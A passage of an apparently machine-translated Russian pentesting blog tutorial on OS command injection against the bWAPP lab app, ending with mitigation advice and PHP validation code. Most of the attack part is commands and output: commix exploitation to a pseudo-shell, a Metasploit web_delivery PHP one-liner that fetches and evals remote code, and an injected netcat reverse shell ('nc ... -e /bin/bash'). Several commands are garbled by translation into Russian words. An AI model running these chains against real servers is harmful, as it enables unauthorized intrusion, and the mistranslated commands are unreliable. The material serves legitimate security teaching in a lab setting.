Чтобы сделать нашу атаку проще и быстрее, мы будем использовать автоматизированный инструмент «Commix», написанный на Python, который позволяет очень легко найти уязвимость внедрения команд, а затем поможет нам использовать ее. Узнать больше о Commix отсюда [можно](#).


Итак, давайте попробуем снова открыть веб-приложение, получив сеанс commix на нашей машине kali.

На изображении ниже видно, что я установил слишком **высокий** и выбрал для параметра «**Выберите свою ошибку**» значение «**Внедрение команд ОС**».



The screenshot shows the bWAPP web application interface. The header is orange and features the bWAPP logo with a bee icon. Below the logo, there is a 'Choose your bug:' dropdown menu currently set to 'bWAPP v2.2', followed by a 'Hack' button. Below this, there is a 'Set your security level:' section with a 'low' dropdown menu, a 'Set' button, and the text 'Current: high'. A navigation bar at the bottom of the header contains links: 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', and 'Blog'. The main content area is white and displays 'OS Command Injection' in a large font. Below this, there is a 'DNS lookup:' label, a text input field containing 'www.nsa.gov', and a 'Lookup' button.

Commix работает с **файлами cookie**. Таким образом, чтобы получить их, я буду перехватывать **запрос браузера** в свой burpsuite, просто включив прокси-сервер и параметры перехвата, а затем, когда я нажму кнопку « **Поиск** », мне будут представлены подробности в прокси-сервере burpsuite . вкладка



терминал Kali с помощью **commix** и выполните следующую команду со значениями Referer, Cookie и target :

```
commix --url="http://192.168.0.11/bWAPP/commandi.php" --cookie="secur
```

Введите 'y', чтобы возобновить классическую точку внедрения и псевдотерминальную оболочку.


```

root@kali:~# commix --url="http://192.168.0.11/bWAPP/commandi.php" --cookie="security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --data="target=www.nsa.gov&form=submit"

[!] Warning: Python version 3.8.3 detected. You are advised to use Python version 2.7.x.

      v3.0-stable
      (https://github.com)
      https://commixproject.com
      (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2019 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: Potential CAPTCHA protection mechanism detected.
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.
[-] Payload: ;echo SENUAY$((59+78))$(echo SENUAY)SENUAY

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

commix(os_shell) >

```

Большой!! Мы в машине нашей цели.

Что, если бы мы могли преобразовать эту **оболочку commix** в **meterpreter** ?

Как только мы захватим commix-сессию, мы попробуем сгенерировать обратную сессию meterpreter целевой машины, выполнив следующие команды:

```

reverse_tcp
установить лхост 192.168.0.9
установить порт 4444

```

Когда мы нажмем Enter, он попросит нас выбрать, хотим ли мы использовать **netcat** оболочку (**meterpreter**) . Выберите вариант **2** нажмим **Enter** снова

Теперь у вас появится новый список сеансов с вопросом, какой сеанс meterpreter вам нужен, например, хотите ли вы, чтобы это был PHP, Windows, Python и т. д.

Поскольку наш целевой сервер работает на платформе PHP, мы выберем вариант **8** т.е. **обратная оболочка интерпретатора PHP**.

```

commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.0.9 ↵
LHOST => 192.168.0.9
commix(reverse_tcp) > set lport 4444 ↵
LPORT => 4444

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Windows reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python reverse TCP shell.
Type '10' to use a Python meterpreter reverse TCP shell.
Type '11' to use a Windows meterpreter reverse TCP shell.
Type '12' to use the web delivery script.

commix(reverse_tcp_other) > 8 ↵
[*] Generating the 'php/meterpreter/reverse tcp' payload... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window).

```

Когда все будет сделано, он предоставит нам файл ресурсов с командой выполнения. Откройте новое окно терминала и введите там представленную команду, так как в нашем случае она сгенерировала следующую команду:

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

Прохладный!! Приятно видеть, что у нашей сессии комиксов появились новые крылья.

Теперь пришло время выбрать нашу цель.

Введите «**показать цели**» , чтобы получить полный список всех встроенных параметров цели.

```

установить цель 1
установить полезную нагрузку php/meterpreter/reverse_tcp
установить лхост 192.168.0.9
установить порт 2222
использовать
    
```

Как только я нажму «Enter» после ввода **exploit**», платформа Metasploit сгенерирует полезную нагрузку со всеми необходимыми элементами.

```

msf5 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Python
  1    PHP
  2    PSH
  3    Regsvr32
  4    pubprn
  5    PSH (Binary)
  6    Linux
  7    Mac OS X

msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/script/web_delivery) > set lport 2222
lport => 2222
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.9:2222
[*] Using URL: http://0.0.0.0:8080/6gOYMoRioN
[*] Local IP: http://192.168.0.9:8080/6gOYMoRioN
[*] Server started.
msf5 exploit(multi/script/web_delivery) > [*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.9:8080/6gOYMoRioN', false, stream_co
ntext_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
    
```

Мы почти закончили, просто включите эту полезную нагрузку в команду, используя любой метасимвол.

Здесь я использовал & (amperscent) , чтобы сервер выполнял обе команды одну за другой.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit



More Information

На изображении ниже вы можете видеть, что мы снова находимся в целевой системе, но на этот раз мы более эффективны с сеансом Metasploit.

```
msf5 exploit(multi/script/web_delivery) >
[*] 192.168.0.11 web_delivery - Delivering Payload (1112 bytes)
[*] Sending stage (38288 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.9:2222 → 192.168.0.11:51044) at 2020-07-06 21:16:34 +0530

msf5 exploit(multi/script/web_delivery) > sessions -i ↩

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	php/linux www-data (33) @ ubuntu	192.168.0.9:2222 → 192.168.0.11:51044 (192.168.0.11)

```
msf5 exploit(multi/script/web_delivery) > sessions -i 1 ↩
[*] Starting interaction with 1 ...

meterpreter > █
```

Слепая инъекция команд ОС

Так что до сих пор нам везло, что веб-приложения возвращали результаты команд прямо на экран через свои HTTP-ответы. Но бывает много ситуаций, когда приложения ничего не возвращают и все равно запускают какие-то системные команды как в свои бэкенд-процессы. Поэтому возникает вопрос — уязвимы ли такие веб-приложения к внедрению команд??

Давайте попробуем выяснить это, используя самый надежный метод — **команду ping с временной задержкой**, которая определит, страдает ли приложение от внедрения команд или нет.


Обнаружение слепой инъекции команд ОС

Теперь я вошел в систему bWAPP и выбрал «**Выбрать ошибку**» для «**Внедрение команд ОС - слепой**», дополнительно установив уровень безопасности на **средний**.

Таким образом, я был перенаправлен на веб-приложение, уязвимое для внедрения команд.

Давайте проверим, действительно ли это приложение страдает от инъекции команд ОС или нет.


Введите любой **IP-адрес** в предоставленное поле и **включите** монитор burpsuite, чтобы перехватить текущий **http-запрос**, таким образом перенаправив его на **вкладку ретранслятора**.



Теперь попробуем манипулировать запросом с помощью

```
пинг -с 10 192.168.0.9
```

Когда я щелкнул вкладку « **Перейти** », для отображения результата ответа потребовалось около **10 секунд**, что подтверждает, что это веб-приложение страдает от внедрения команд ОС.



Эксплуатация слепой инъекции команд ОС с использованием Netcat

На данный момент мы подтвердили, что приложение, которое мы пытаемся просмотреть, страдает от уязвимости внедрения команд. Давайте попробуем запустить это веб-приложение, сгенерировав обратную оболочку с помощью **netcat**.

На изображении ниже вы можете видеть, что я проверил **IP-адрес** и настроил **прослушиватель netcat** на порту номер **2000** используя

```
нк — лвп 2000
```

где **l** = **слушать** , **v** = **подробный режим** и **p** = **порт**.

```
root@kali:~# ifconfig ↵
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.9 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fee5:ef1f prefixlen 64 scopeid 0<link>
    ether 00:0c:29:e5:ef:1f txqueuelen 1000 (Ethernet)
    RX packets 3281 bytes 1338397 (1.2 MiB)
    RX errors 1 dropped 0 overruns 0 frame 0
    TX packets 1252 bytes 116008 (113.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 62 bytes 3062 (2.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62 bytes 3062 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nc -lvp 2000 ↵
listening on [any] 2000 ...
█
```

Теперь в веб-приложении я ввел свою **netcat** системную команду **localhost** в поле ввода, т.е.

локальный|nc 192.168.0.9 -e /bin/bash

Параметр **-e /bin/bash** позволяет команде netcat выполнить оболочку bash на машине-слушателе.



Большой!! Мы попали в оболочку жертвы через нашу машину kali и теперь можем запускать отсюда любую системную команду.

```
root@kali:~# nc -lvp 2000
listening on [any] 2000 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 55558
whoami
www-data
pwd
/var/www/bWAPP
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
```

Смягчение – внедрение команд ОС

Разработчики должны установить несколько надежных кодов, проверенных на стороне сервера, и реализовать набор команд белого списка, которые принимают только алфавиты и цифры, а не символы.

Вы можете проверить все это из следующего фрагмента кода, который может защитить веб-приложения от воздействия уязвимостей внедрения команд.

```
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octets ↩
$octet = explode( ".", $target );

// Check IF each octet is an integer ↩
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $oct
// If all 4 octets are int's put the IP back together. ↩
$target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

// Determine OS and execute the ping command. ↩
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
echo "<pre>{$cmd}</pre>";
}
else {
    // Ops. Let the user name theres a mistake
    echo '<pre>ERROR: You have entered an invalid IP.</pre>';
}
}
```

Избегайте прямого вызова приложениями системных команд ОС, при необходимости разработчики могут использовать встроенный API для взаимодействия с операционной системой.

Разработчики должны даже гарантировать, что приложение должно работать с минимальными привилегиями.

Автор : Чираг Арора — страстный исследователь и технический писатель в Hacking Articles. Он энтузиаст хакерства. Связаться [здесь](#)



◀ PREVIOUS POST

Криминалистическое расследование:
изучение поврежденного расширения
файла

NEXT POST ▶

выбор: 1 прохождение Vulnhub

Одна мысль о « Полное руководство по внедрению команд ОС »



Саит

15 июля 2020 г., 10:21

классная статья! Спасибо

Комментарии закрыты.

Подпишитесь На Блог По Электронной Почте

ТВИТЫ от [@hackinarticles](#)



Статьи

о взломе [@hackinarticles](#)

дня # Фото # безопасность # кибербезопасности # пентестинг # [oscp](#) # [redteam](#) # [cissp](#) # [CyberSec](#) информационнаябезопасность кибербезопасность советы по информационная



7 ч



Статьи

о взломе [@hackinarticles](#)

дня # Фото # безопасность # кибербезопасности # пентестинг # [oscp](#) # [redteam](#) # [cissp](#) # [CyberSec](#) информационнаябезопасность кибербезопасность советы по информационная

[Встроить](#)

[Посмотреть в Твиттере](#)

Присоединяйтесь К Нашей Программе Обучения



Категории

Криптография и стегогRAFия

Задачи CTF

Кибер криминалистика

Взлом базы данных

Следы

Инструменты взлома

Кали Линукс

Nmap

Другие

Взлом пароля

Проверка на проницаемость

Настройка лаборатории пентестов

Повышение привилегий

Красная команда

Инструментарий социальной инженерии

Без категории

Взлом сайта

Взлом пароля окна

Беспроводной взлом

Беспроводное тестирование на проникновение

Архивы

Select Month



Вам может понравиться

